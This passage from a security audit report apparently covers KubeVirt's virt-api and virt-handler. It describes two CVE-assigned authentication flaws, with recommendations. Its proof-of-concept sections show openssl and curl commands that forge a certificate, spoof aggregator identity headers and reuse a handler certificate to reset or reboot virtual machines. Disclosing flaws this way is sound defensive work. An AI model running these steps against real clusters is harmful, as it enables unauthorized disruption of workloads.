Their security will be assessed using a best-effort approach given the restricted time frame of the audit. To correctly assess the security of these components, Quarkslab's auditors may need to use other tools and features which are part of the KubeVirt's ecosystem. Bugs and vulnerabilities found in these elements will also be reported and mitigations will be recommended.

Below is presented a graphical representation of KubeVirt's components on which the audit will focus alongside their interactions and other information:



Figure 1: *Threat surface diagram*

Info

The above threat model was sent and approved by KubeVirt's maintainers prior to the beginning of the assessment.

7. Findings

7.1. virt-api

The `virt-api` component in KubeVirt serves as the primary interface for exposing KubeVirt-specific custom resources to the Kubernetes API ecosystem. It enables external clients and internal controllers to interact with virtualization-related resources such as VirtualMachine (VM) and VirtualMachineInstance (VMI) using standard Kubernetes API conventions. In addition to serving resource definitions, `virt-api` is responsible for handling admission webhooks that perform validation and defaulting logic during object creation or modification. It communicates over HTTPS and integrates with Kubernetes authentication and authorization mechanisms to enforce access control. As such, `virt-api` is a critical component in the KubeVirt architecture, acting as a trusted gateway between users and the virtualization layer.

7.1.1. Authentication and Authorization flow within the Kubernetes Aggregation Layer

As an aggregated Application Programming Interaface (API) server, `virt-api` must securely communicate with the Kubernetes API server, and specifically with its **aggregator** component. This communication is secured via Mutual TLS (mTLS), ensuring that both parties can authenticate each other.

The Kubernetes API server proxies user requests, after performing standard authentication and authorization checks, to API paths served by the `virt-api` extension API server. To authenticate itself to the extension API server, the Kubernetes API server establishes a Transport Layer Security (tls) connection and presents a client certificate. The following Command Line Interface (CLI) flags must be configured on the Kubernetes API server to support this setup:

- **–proxy-client-cert-file**: the signed client certificate which the server will present.
- **–proxy-client-key-file**: the private key corresponding to the above client certificate.
- **–requestheader-client-ca-file**: the Certificate Authority (CA) certificate that signed the client certificate.
- **–requestheader-allowed-names**: a list of allowed CN in client certificates.

When started with these flags, the Kubernetes API server generates a ConfigMap named `extension-apiserver-authentication` in the `kube-system` namespace which contains:

- The client CA certificate (`--proxy-client-cert-file`).
- The list of allowed Common Names (CNs) (`--requestheader-allowed-names`).
- The HTTP request header names used to pass user identity (username, groups, and extra fields).

This ConfigMap serves as a **shared trust anchor** for all aggregated API servers within the cluster and all of them should retrieve and process this ConfigMap to verify the authenticity of incoming requests.

In detail, to validate that a request is indeed being sent from the aggregator, `virt-api` should:

- Retrieve the client CA, allowed Common Names (CNs), and identity header names from the `extension-apiserver-authentication` ConfigMap.
- Confirm that the incoming TLS connection:
  - Uses a client certificate signed by the retrieved CA.
  - Presents a client certificate which CN matches an entry in the allowed list.
- Extract the username, group, and extra info from the configured request headers.

The implementation of this request validation logic is the responsibility of the extension API server itself; in this case, virt-api

Once `virt-api` successfully validates that a request originates from a trusted, authenticated proxy, it must authorize the request. To do this, it creates a `SubjectAccessReview` and submits it back to the Kubernetes API server. If the API server approves the access review, `virt-api` proceeds to handle the proxied request.

This authentication and authorization mechanism is formally documented in the Kubernetes Aggregation Layer guide [11].

MEDIUM-2	Authentication Bypass in Kubernetes Aggregation Layer		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	virt-api		

Description

A flawed implementation of the Kubernetes aggregation layer's authentication flow could enable bypassing RBAC controls.

Note: Assigned CVE is CVE-2025-64432

Recommendation

After asserting the validity of the signature of the presented TLS certificate, verify that the Common Name (CN) field is authorized in the `extension-apiserver-authentication` ConfigMap.

It was discovered that the `virt-api` component fails to correctly authenticate the client when receiving API requests over mTLS. In particular, it fails to validate the CN field in the received client TLS certificates against the set of allowed values defined in the `extension-apiserver-authentication` ConfigMap.

As described earlier, the Kubernetes API server proxies received client requests through a component called aggregator, and authenticates to the `virt-api` server using a certificate signed by the CA specified via the `--requestheader-client-ca-file` CLI flag. This CA bundle is primarily used in the context of aggregated API servers, where the Kubernetes API server acts as a trusted front-end proxy forwarding requests.

While this is the most common use case, the same CA bundle can also support less common scenarios, such as issuing certificates to authenticate front-end proxies [12], [13]. These proxies can be deployed by organizations to extend Kubernetes' native authentication mechanisms or to integrate with existing identity systems (e.g., Lightweight Directory Access Protocol (LDAP), OAuth2, Single Sign-On (SSO) platforms). In such cases, the Kubernetes API server can trust these external proxies as legitimate authenticators, provided their client certificates are signed by the same CA as the one defined via `--requestheader-client-ca-file`. Nevertheless, these external authentication proxies are not supposed to directly communicate with aggregated API servers.

Thus, by failing to validate the CN field in the client tls certificate, the `virt-api` component may allow an attacker to bypass existing Role-based access control (RBAC) controls by directly communicating with the aggregated API server, impersonating the Kubernetes API server and its aggregator component.

However, two key prerequisites must be met for successful exploitation:

- The attacker must possess a valid front-end proxy certificate signed by the trusted CA (`requestheader-client-ca-file`). For example, they can steal the certificate material by compromising a front-end proxy or they could obtain a bundle by exploiting a poorly configured and managed PKI system.
- The attacker must have network access to the `virt-api` service, such as via a compromised or controlled pod within the cluster.

These conditions significantly reduce the likelihood of exploitation. In addition, the `virt-api` component **acts as a sub-resource server**, meaning it only handles requests for specific resources and sub-resources [14]. The handled by it requests are mostly related to the lifecycle of already existing resources.

Nonetheless, if met, the vulnerability could be exploited by a **Pod-Level Attacker** (Section 6.3) to escalate privileges, and manipulate existing virtual machine workloads potentially leading to violation of their Confidentiality, Integrity and Availability (CIA).

7.1.1.1. Proof-of-Concept (PoC)

7.1.1.1.1. Bypassing authentication

In this section, it is demonstrated how an attacker could use a certificate with a different CN field to bypass the authentication of the aggregation layer and perform arbitrary API sub-resource requests to the `virt-api` server.

The `kube-apiserver` has been launched with the following CLI flags:

```bash
admin@minikube:~$ kubectl -n kube-system describe pod kube-apiserver-minikube | grep Command -A 28
    Command:
      kube-apiserver
      --advertise-address=192.168.49.2
```

```
        --allow-privileged=true
        --authorization-mode=Node,RBAC
        --client-ca-file=/var/lib/minikube/certs/ca.crt
        --enable-admission-
        plugins=NamespaceLifecycle,LimitRanger,ServiceAccount,DefaultStorageClass,D
        --enable-bootstrap-token-auth=true
        --etcd-cafile=/var/lib/minikube/certs/etcd/ca.crt
        --etcd-certfile=/var/lib/minikube/certs/apiserver-etcd-client.crt
        --etcd-keyfile=/var/lib/minikube/certs/apiserver-etcd-client.key
        --etcd-servers=https://127.0.0.1:2379
        --kubelet-client-certificate=/var/lib/minikube/certs/apiserver-kubelet-
        client.crt
        --kubelet-client-key=/var/lib/minikube/certs/apiserver-kubelet-client.key
        --kubelet-preferred-address-types=InternalIP,ExternalIP,Hostname
        --proxy-client-cert-file=/var/lib/minikube/certs/front-proxy-client.crt
        --proxy-client-key-file=/var/lib/minikube/certs/front-proxy-client.key
        --requestheader-allowed-names=front-proxy-client
        --requestheader-client-ca-file=/var/lib/minikube/certs/front-proxy-ca.crt
        --requestheader-extra-headers-prefix=X-Remote-Extra-
        --requestheader-group-headers=X-Remote-Group
        --requestheader-username-headers=X-Remote-User
        --secure-port=8443
        --service-account-issuer=https://kubernetes.default.svc.cluster.local
        --service-account-key-file=/var/lib/minikube/certs/sa.pub
        --service-account-signing-key-file=/var/lib/minikube/certs/sa.key
        --service-cluster-ip-range=10.96.0.0/12
        --tls-cert-file=/var/lib/minikube/certs/apiserver.crt
        --tls-private-key-file=/var/lib/minikube/certs/apiserver.key
```

By default, Minikube generates a self-signed CA certificate (`var/lib/minikube/certs/front-proxy-ca.crt`) and use it to sign the certificate used by the aggregator (`/var/lib/minikube/certs/front-proxy-client.crt`):

```bash
# inspect the self-signed front-proxy-ca certificate
admin@minikube:~$ openssl x509 -text -in  /var/lib/minikube/certs/front-proxy-
ca.crt | grep -e "Issuer:" -e "Subject:"
        Issuer: CN = front-proxy-ca
        Subject: CN = front-proxy-ca
# inspect the front-proxy-client certificate signed with the above cert
$ openssl x509 -text -in  /var/lib/minikube/certs/front-proxy-client.crt | grep -
e "Issuer:" -e "Subject:"
        Issuer: CN = front-proxy-ca
        Subject: CN = front-proxy-client
```

One can also inspect the contents of the `extension-apiserver-authentication` ConfigMap which is used as a trust anchor by all extension API servers:

```bash
admin@minikube:~$ kubectl -n kube-system describe configmap extension-
apiserver-authentication
Name:         extension-apiserver-authentication
Namespace:    kube-system
Labels:       <none>
Annotations:  <none>

Data
====
requestheader-client-ca-file:
----
-----BEGIN CERTIFICATE-----
MIIDETCCAfmgAwIBAgIIN59KhbrmeJkwDQYJKoZIhvcNAQELBQAwGTEXMBUGA1UE
AxMOZnJvbnQtcHJveHktY2EwHhcNMjUwNTE4MTQzMTI3WhcNMzUwNTE2MTQzNjI3
WjAZMRcwFQYDVQQDEw5mcm9udC1wcm94eS1jYTCCASIwDQYJKoZIhvcNAQEBBQAD
ggEPADCCAQoCggEBALOFlqbM1h3uhTdU9XBZQ6AX8S7M0nT5SgSOSItJrVwjNUv/
t4FAQxnGPW7fhp9A9CeQ92DGLXkm88fgHCgnPJuodKgX8fS7NHfswvXKkgo6C4UO
2AmW0NAkuKMyTmf1tWugot7hj3sGFfIzVSLL73wm1Ci8unTaGKZG01ZZalL1kzz9
ObpmEn7DQvSJd7m5gALP4KPJdkFjoagMI4UlIownARl0h2DX5WAKy0ynGfEBvw+P
hEbuVPb+egeUVTn9/4JIqdUw21tUQrmbQqPib8BByueiOYqEerGxZDpLAxh230VG
Q6omoyUHjE6SIMBoUnAqAdLbTElVbLWJawlLZzECAwEAAaNdMFswDgYDVR0PAQH/
BAQDAgKkMA8GA1UdEwEB/wQFMAMBAf8wHQYDVR0OBBYEFPjiIeJVR7zQBCkpmkEa
I+70PxA8MBkGA1UdEQQSMBCCDmZyb250LXByb3h5LWNhMA0GCSqGSIb3DQEBCwUA
A4IBAQBiNTe9Sdv9RnKqTyt+Xj0NJrScVOiWPb9noO5XSyBtOy8F8b+ZWAtzc+eI
G/g6hpiT7lq3hVtmDNiE6nsP3tywXf0mgg7blRC0l3DxGtSzJZlbahAI4/U5yen7
orKiWiD/ObK2rGbt1toVRyvJzPi3hYjh4mA6GMyFbOC6snopNyM9oj+b/EuTCavf
l9WTNn2ZZQ1nYfJsLjOY5k/VtpZw1D/QwYt0u/A83RxEeBvK2aZPsq/nA0jqeHhe
VHauDQslkjMw0yrFc1b+Ju4Ly+BwH+Mi7ALUINc8EVncWZyM2L7B4N9XwPSp6YPX
fZnj69fu0JWfrq88M+LnKOyfkqi4
-----END CERTIFICATE-----


requestheader-extra-headers-prefix:
----
["X-Remote-Extra-"]

requestheader-group-headers:
----
["X-Remote-Group"]

```

```
requestheader-username-headers:
----
["X-Remote-User"]

client-ca-file:
----
-----BEGIN CERTIFICATE-----
MIIDBjCCAe6gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTI1MDQxMTE3MzM1N1oXDTM1MDQxMDE3MzM1N1owFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALXK
ShgBkCDLETxDOSknvWHr7lfnvLtSCLf3VPVwFQNDhLAuFBc2H1MSMqzW6hcyxAVA
arQbOe36zxHjHpaP3VlGOEw3CVesPNw6ZToGuhpRq1inQATzeg2yc5w1jtRjLXhb
BWp7zCDk1qoHws/fWpaWOe3oQq4ZOA1+bJDsmZ7LjmMtOKHdqftEFz/RGVrn7nKD
/WXyGgKgSSNFsDK+Ow6gN6r3b10S82VQ5MwncJuqGO1r036yjwWBU8PEpknc/MhG
J/bMdI/w49rxlEAE92OadYRNvC0SDhG0HyPj9BMVx8ZG5X28lZMgq98UzVgu9Try
e8tndHqxUaU7rjO7j/8CAwEAAaNhMF8wDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBggrBgEFBQcDATAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQW
BBS8FpfTfvGkXDPJEXUoTQs+MwVhPjANBgkqhkiG9w0BAQsFAAOCAQEAFg+gxZ7W
zZValzuoXSc3keutB4U0QXFzjOhTVo8D/qsBNkxasdsrYjF2Do/KuGxCefXRZbTe
QWX3OFhiiabd0nkGoNTxXoPqwOJHczk+bo8L2Vcva1JAi/tBVNkPULzZilZWgWQz
8d8NgABP7MpHnOJVvAr6BEaS1wpoLzyEMXm6YToZXjDX1ajzyyLonQ9So1Y7aj6v
yPQ8OO2TUhkEpzb28/s5Pr33QT8W0/FX3m8+MGSNvWdHNZ+UzXLk3iSfySgjmciZ
o4C5yKLZgKFxoFBxY25emr6QDZW+3HicZj6sPsblGlvlBF5wQgF65msgjvmRfTLq
JPwzd6yDCMUuZQ==
-----END CERTIFICATE-----


requestheader-allowed-names:
----
["front-proxy-client"]


BinaryData
====

Events:  <none>
```

It is assumed that an attacker has obtained access to a Kubernetes pod and could communicate with `virt-api` reachable at `10.244.0.6`.

```bash
root@compromised-pod:~$ curl -ks https://10.244.0.6:8443/ | jq .
{
  "paths": [
    "/apis",
    "/openapi/v2",
    "/apis/subresources.kubevirt.io",
    "/apis/subresources.kubevirt.io/v1",
    "/apis/subresources.kubevirt.io",
    "/apis/subresources.kubevirt.io/v1alpha3"
  ]
}
```

The `virt-api` service has two types of endpoints – authenticated and non-authenticated:

```go
// pkg/authorizer/authorizer.go

var noAuthEndpoints = map[string]struct{}{
  "/":           {},
  "/apis":       {},
  "/healthz":    {},
  "/openapi/v2": {},
  // Although KubeVirt does not publish v3, Kubernetes aggregator controller will
  // handle v2 to v3 (lossy) conversion if KubeVirt returns 404 on this endpoint
  "/openapi/v3": {},
  // The endpoints with just the version are needed for api aggregation discovery
  // Test with e.g. kubectl get --raw /apis/subresources.kubevirt.io/v1
  "/apis/subresources.kubevirt.io/v1":                {},
  "/apis/subresources.kubevirt.io/v1/version":        {},
  "/apis/subresources.kubevirt.io/v1/guestfs":        {},
  "/apis/subresources.kubevirt.io/v1/healthz":        {},
  "/apis/subresources.kubevirt.io/v1alpha3":          {},
  "/apis/subresources.kubevirt.io/v1alpha3/version": {},
  "/apis/subresources.kubevirt.io/v1alpha3/guestfs": {},
  "/apis/subresources.kubevirt.io/v1alpha3/healthz": {},
  // the profiler endpoints are blocked by a feature gate
  // to restrict the usage to development environments
  "/start-profiler": {},
  "/stop-profiler":  {},
  "/dump-profiler":  {},
  "/apis/subresources.kubevirt.io/v1/start-cluster-profiler":       {},
  "/apis/subresources.kubevirt.io/v1/stop-cluster-profiler":        {},
  "/apis/subresources.kubevirt.io/v1/dump-cluster-profiler":        {},
  "/apis/subresources.kubevirt.io/v1alpha3/start-cluster-profiler": {},
  "/apis/subresources.kubevirt.io/v1alpha3/stop-cluster-profiler":  {},
  "/apis/subresources.kubevirt.io/v1alpha3/dump-cluster-profiler":  {},
}
```

Each endpoint which is not in this list is considered an authenticated endpoint and requires a valid client certificate to be presented by the caller.

```bash
# trying to reach an API endpoint not in the above list would require client authentication
attacker@compromised-pod:~$ curl -ks https://10.244.0.6:8443/v1
request is not authenticated
```

To illusrate the vulnerability and attack scenario, below is generated a certificate signed by the `front-proxy-ca` but issued to an entity which is different than `front-proxy-client` (i.e the certificate has a different CN). Later on, it is assumed that the attacker has obtained access to the certificate bundle:

```bash
attacker@compromised-pod:~$ openssl ecparam -genkey -name prime256v1 -noout -out rogue-front-proxy.key
attacker@compromised-pod:~$ openssl req -new -key rogue-front-proxy.key -out rogue-front-proxy.csr -subj "/CN=crypt0n1t3/O=Quarkslab/C=Fr"
attacker@compromised-pod:~$ openssl x509 -req -in rogue-front-proxy.csr -CA front-proxy-ca.crt -CAkey front-proxy-ca.key -CAcreateserial -out
 rogue-front-proxy.crt -days 365
```

The authentication will now succeed:

```bash
attacker@compromised-pod:~$ curl -ks --cert rogue-front-proxy.crt --key rogue-front-proxy.key  https://10.244.0.6:8443/v1
a valid user header is required for authorization
```

To fully exploit the vulnerability, the attacker must also provide valid authentication HTTP headers:

```bash
attacker@compromised-pod:~$ curl -ks --cert rogue-front-proxy.crt --key rogue-front-proxy.key  -H 'X-Remote-User:system:kube-aggregator' -H '
X-Remote-Group: system:masters' https://10.244.0.6:8443/v1
unknown api endpoint: /subresource.kubevirt.io/v1
```

As mentioned previously, the `virt-api` is a sub-resource extension server – it handles only requests for specific resources and sub-resources (requests having Unique Resource Identifiers (URIs)s prefixed with `/apis/subresources.kubevirt.io/v1/`). In reality, most of the requests that it accepts are actually executed by the `virt-handler` component and are related to the lifecycle of a VM.

Hence, `virt-handler`'s API can be seen as aggregated within `virt-api`'s API which in turn transforms it into a proxy.

The endpoints which are handled by `virt-api` are listed in the Swagger definitions available on GitHub [15].

7.1.1.1.2. Resetting a Virtual Machine Instance

Consider the following deployed `VirtualMachineInstance` (VMI) within the default namespace:

```yaml
apiVersion: kubevirt.io/v1
kind: VirtualMachineInstance
metadata:
  namespace: default
  name: mishandling-common-name-in-certificate-default
spec:
  domain:
    devices:
      disks:
      - name: containerdisk
        disk:
          bus: virtio

      - name: cloudinitdisk
        disk:
          bus: virtio
    resources:
      requests:
        memory: 1024M
  terminationGracePeriodSeconds: 0
  volumes:
  - name: containerdisk
    containerDisk:
      image: quay.io/kubevirt/cirros-container-disk-demo
  - name: cloudinitdisk
    cloudInitNoCloud:
      userDataBase64: SGkuXG4=
```

An attacker with a stolen external authentication proxy certificate could easily reset (hard reboot), freeze, or remove volumes from the virtual machine.

```bash
root@compromised-pod:~$ curl -ki --cert rogue-front-proxy.crt --key rogue-front-proxy.key  -H 'X-Remote-User: system:kube-aggregator' -H 'X-Remote-Group: system:masters' https://10.244.0.6:8443/apis/subresources.kubevirt.io/v1/namespaces/default/virtualmachineinstances/mishandling-common-name-in-certificate-default/reset -XPUT

```

```
HTTP/1.1 200 OK
Date: Sun, 18 May 2025 16:43:26 GMT
Content-Length: 0
```

7.2. virt-handler

The `virt-handler` component in KubeVirt runs as a daemon on each node and is responsible for managing the lifecycle of virtual machines scheduled to that node. It interfaces directly with the underlying virtualization layer (e.g., QEMU/KVM) to launch, monitor, and terminate virtual machine instances. Additionally, `virt-handler` handles node-level operations such as volume mounts, network configurations, and integration with container runtimes. It communicates with the `virt-controller` to report the status of local virtual machines and to receive instructions for managing their execution. Given its privileged access to host resources and its direct interaction with guest virtual machines, `virt-handler` constitutes a critical trust boundary within the KubeVirt architecture.

7.2.1. TLS certificate management

MEDIUM-3	Improper TLS Certificate Management Handling Allows API Identity Spoofing		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	virt-handler		

Description

Due to improper TLS certificate management, a compromised `virt-handler` could impersonate `virt-api` by using its own TLS credentials, allowing it to initiate privileged operations against another `virt-handler`.

Note: Assigned CVE is CVE-2025-64434

Recommendation

For the communication between `virt-handler` to `virt-handler` (e.g., during migrations), use TLS client certificates with a CN that differs from the one used in the client certificate for `virt-api` to `virt-handler` communication. Update the client certificate verification logic, such as by using separate certificate managers, to distinguish between different request contexts (e.g., lifecycle operations vs. migration operations) and validate the CN fields accordingly.

Because of improper TLS certificate management, a compromised `virt-handler` instance can reuse its TLS bundle to impersonate `virt-api`, enabling unauthorized access to VM lifecycle operations on other `virt-handler` nodes. As mentioned in Section 7.1.1, `virt-api` acts as a sub-resource server, and it proxies API VM lifecycle requests to `virt-handler` instances. The communication between `virt-api` and `virt-handler` instances is secured using mTLS. The former acts as a client while the latter as the server. The client certificate used by `virt-api` is defined in the source code as follows and have the following properties:

```go
//pkg/virt-api/api.go

const (
  ...
  defaultCAConfigMapName     = "kubevirt-ca"
  ...
  defaultHandlerCertFilePath = "/etc/virt-handler/clientcertificates/tls.crt"
  defaultHandlerKeyFilePath  = "/etc/virt-handler/clientcertificates/tls.key"
)
```

```bash
# verify virt-api's certificate properties from the docker container in which it is deployed using Minikube
admin@minikube:~$ openssl x509 -text -in \
$(CID=$(docker ps --filter 'Name=virt-api' --format '{{.ID}}' | head -n 1) && \
docker inspect $CID | grep "clientcertificates:ro" | cut -d ":" -f1 | \
tr -d '"[:space:]')/tls.crt | \
grep -e "Subject:" -e "Issuer:" -e "Serial"

Serial Number: 127940157512425330 (0x1c688e539091f72)
Issuer: CN = kubevirt.io@1747579138
Subject: CN = kubevirt.io:system:client:virt-handler
```

The `virt-handler` component verifies the signature of client certificates using a self-signed root Certificate Authority (CA). This latter is generated by `virt-operator` when the KubeVirt stack is deployed and it is stored within a ConfigMap in the `kubevirt` namespace. **This ConfigMap is used as a trust anchor** by all `virt-handler` instances to verify client certificates.

```bash
# inspect the self-signed root CA used to sign virt-api and virt-handler's certificates
admin@minikube:~$ kubectl -n kubevirt get configmap kubevirt-ca -o jsonpath='{.data.ca-bundle}' | openssl x509 -text | grep -e "Subject:" -e "Issuer:" -e "Serial"

Serial Number: 319368675363923930 (0x46ea01e3f7427da)
Issuer: CN=kubevirt.io@1747579138
Subject: CN=kubevirt.io@1747579138
```

The `kubevirt-ca` is also used to sign the server certificate which is used by a `virt-handler` instance:

```bash
admin@minikube:~$ openssl x509 -text -in \
$(CID=$(docker ps --filter 'Name=virt-handler' --format '{{.ID}}' | head -n 1) && \
docker inspect $CID | grep "servercertificates:ro" | cut -d ":" -f1 | \
tr -d '"[:space:]')/tls.crt | \
grep -e "Subject:" -e "Issuer:" -e "Serial"

# the virt-handler's server ceriticate is issued by the same root CA
Serial Number: 7584450293644921758 (0x6941615ba1500b9e)
Issuer: CN = kubevirt.io@1747579138
Subject: CN = kubevirt.io:system:node:virt-handler
```

In addition to the validity of the signature, the `virt-handler` component also verifies the Common Name (CN) field of the presented certificate:

```go
//pkg/util/tls/tls.go

func SetupTLSForVirtHandlerServer(caManager ClientCAManager, certManager certificate.Manager, externallyManaged bool, clusterConfig *virtconfig.ClusterConfig) *tls.Config {
  // #nosec cause: InsecureSkipVerify: true
  // resolution: Neither the client nor the server should validate anything itself, `VerifyPeerCertificate` is still executed

  //...
        // XXX: We need to verify the cert ourselves because we don't have DNS or IP on the certs at the moment
        VerifyPeerCertificate: func(rawCerts [][]byte, verifiedChains [][]*x509.Certificate) error {
          return verifyPeerCert(rawCerts, externallyManaged, certPool, x509.ExtKeyUsageClientAuth, "client")
        },
        //...
}

func verifyPeerCert(rawCerts [][]byte, externallyManaged bool, certPool *x509.CertPool, usage x509.ExtKeyUsage, commonName string) error {
  //...
  rawPeer, rawIntermediates := rawCerts[0], rawCerts[1:]
  c, err := x509.ParseCertificate(rawPeer)
  //...
  fullCommonName := fmt.Sprintf("kubevirt.io:system:%s:virt-handler", commonName)
  if !externallyManaged && c.Subject.CommonName != fullCommonName {
    return fmt.Errorf("common name is invalid, expected %s, but got %s", fullCommonName, c.Subject.CommonName)
  }
  //...
```

The above code illustrates that client certificates accepted be KubeVirt should have as CN `kubevirt.io:system:client:virt-handler` which is the same as the CN present in the `virt-api`'s certificate. **However, the latter is not the only component in the KubeVirt stack which can communicate with a `virt-handler` instance.**

In addition to the extension API server, any other `virt-handler` can communicate with it. This happens in the context of VM migration operations. When a VM is migrated from one node to another, the `virt-handler`s on both nodes are going to use structures called `ProxyManager` to communicate back and forth on the state of the migration.

```go
//pkg/virt-handler/migration-proxy/migration-proxy.go

func NewMigrationProxyManager(serverTLSConfig *tls.Config, clientTLSConfig *tls.Config, config *virtconfig.ClusterConfig) ProxyManager {
  return &migrationProxyManager{
    sourceProxies:   make(map[string][]*migrationProxy),
    targetProxies:   make(map[string][]*migrationProxy),
    serverTLSConfig: serverTLSConfig,
    clientTLSConfig: clientTLSConfig,
    config:          config,
  }
}
```

This communication follows a classical client-server model, where the `virt-handler` on the migration source node acts as a client and the `virt-handler` on the migration destination node acts as a server. This communication is also secured using mTLS. The server certificate presented by the `virt-handler` acting as a migration destination node is the same as the one which is used for the communication between the same `virt-handler` and the `virt-api` in the context of VM lifecycle operations (`CN=kubevirt.io:system:node:virt-handler`). However, the client certificate which is used by a `virt-handler` instance has the same CN as the client certificate used by `virt-api`.

```bash
admin@minikube:~$ openssl x509 -text -in $(CID=$(docker ps --filter 'Name=virt-handler' --format '{{.ID}}' | head -n 1) && docker inspect $CID | grep "clientcertificates:ro" | cut -d ":" -f1 | tr -d '"[:space:]')/tls.crt | grep -e "Subject:" -e "Issuer:" -e "Serial"

Serial Number: 2951695854686290384 (0x28f687bdb791c1d0)
Issuer: CN = kubevirt.io@1747579138
Subject: CN = kubevirt.io:system:client:virt-handler
```

Although the migration procedure, where two separate `virt-handler` instances coordinate the transfer of a VM's state, is not directly tied to the communication between `virt-api` and `virt-handler` during VM lifecycle management, there is a critical overlap in the TLS authentication mechanism. Specifically, the client certificate used by both `virt-handler` and `virt-api` shares the same Common Name (CN) field, despite the use of different, randomly allocated ports, for the two types of communication. Due to the peer verification logic in `virt-handler` (via `verifyPeerCert`), an attacker who compromises a `virt-handler` instance (Node-Level Actor in Section 6.3) could exploit these shared credentials to impersonate `virt-api` and execute privileged operations against other `virt-handler` instances potentially compromising the integrity and availability of the managed by it VM.

7.2.1.1. Proof-of-Concept (PoC)

To illustrate the vulnerability, a Minikube cluster has been deployed with two nodes (`minikube` and `minikube-m02`) thus, with two `virt-handler` instances alongside a VMI running on one of the nodes. It is considered that an attacker has obtained access to the client certificate bundle used by the `virt-handler` instance running on the compromised node (`minikube`) while the virtual machine is running on the other node (`minikube-m02`). Thus, they can interact with the sub-resource API exposed by the other `virt-handler` instance and control the lifecycle of the VMs running on the other node:

```yaml
# the deployed VMI on the non-compromised node minikube-m02
apiVersion: kubevirt.io/v1
kind: VirtualMachineInstance
metadata:
  labels:
  kubevirt.io/size: small
  name: mishandling-common-name-in-certificate-handler
spec:
  domain:
    devices:
      disks:
      - name: containerdisk
        disk:
          bus: virtio

      - name: cloudinitdisk
        disk:
          bus: virtio
    resources:
      requests:
        memory: 1024M
  terminationGracePeriodSeconds: 0
  volumes:
  - name: containerdisk
    containerDisk:
      image: quay.io/kubevirt/cirros-container-disk-demo
  - name: cloudinitdisk
    cloudInitNoCloud:
      userDataBase64: SGkuXG4=
```

```
Bash
# the IP of the non-compromised handler running on the node minikube-m02
is 10.244.1.3
attacker@minikube:~$ curl -k https://10.244.1.3:8186/
curl: (56) OpenSSL SSL_read: error:0A00045C:SSL routines::tlsv13 alert
certificate required, errno 0
# get the certificate bundle directory and redo the request
attacker@minikube:~$ export CERT_DIR=$(docker inspect $(docker ps --filter
'Name=virt-handler' --format='{{.ID}}' | head -n 1) | grep
"clientcertificates:ro" | cut -d ':' -f1 | tr -d '"[:space:]')

attacker@minikube:~$ curl -k  --cert ${CERT_DIR}/tls.crt --key ${CERT_DIR}/
tls.key  https://10.244.1.3:8186/
404: Page Not Found

# soft reboot the VMI instance running on the other node
attacker@minikube:~$ curl -ki  --cert ${CERT_DIR}/tls.crt --key ${CERT_DIR}/
tls.key  https://10.244.1.3:8186/v1/namespaces/default/virtualmachineinstances/
mishandling-common-name-in-certificate-handler/softreboot  -XPUT
HTTP/1.1 202 Accepted
# the VMI mishandling-common-name-in-certificate-handler has been rebooted
```

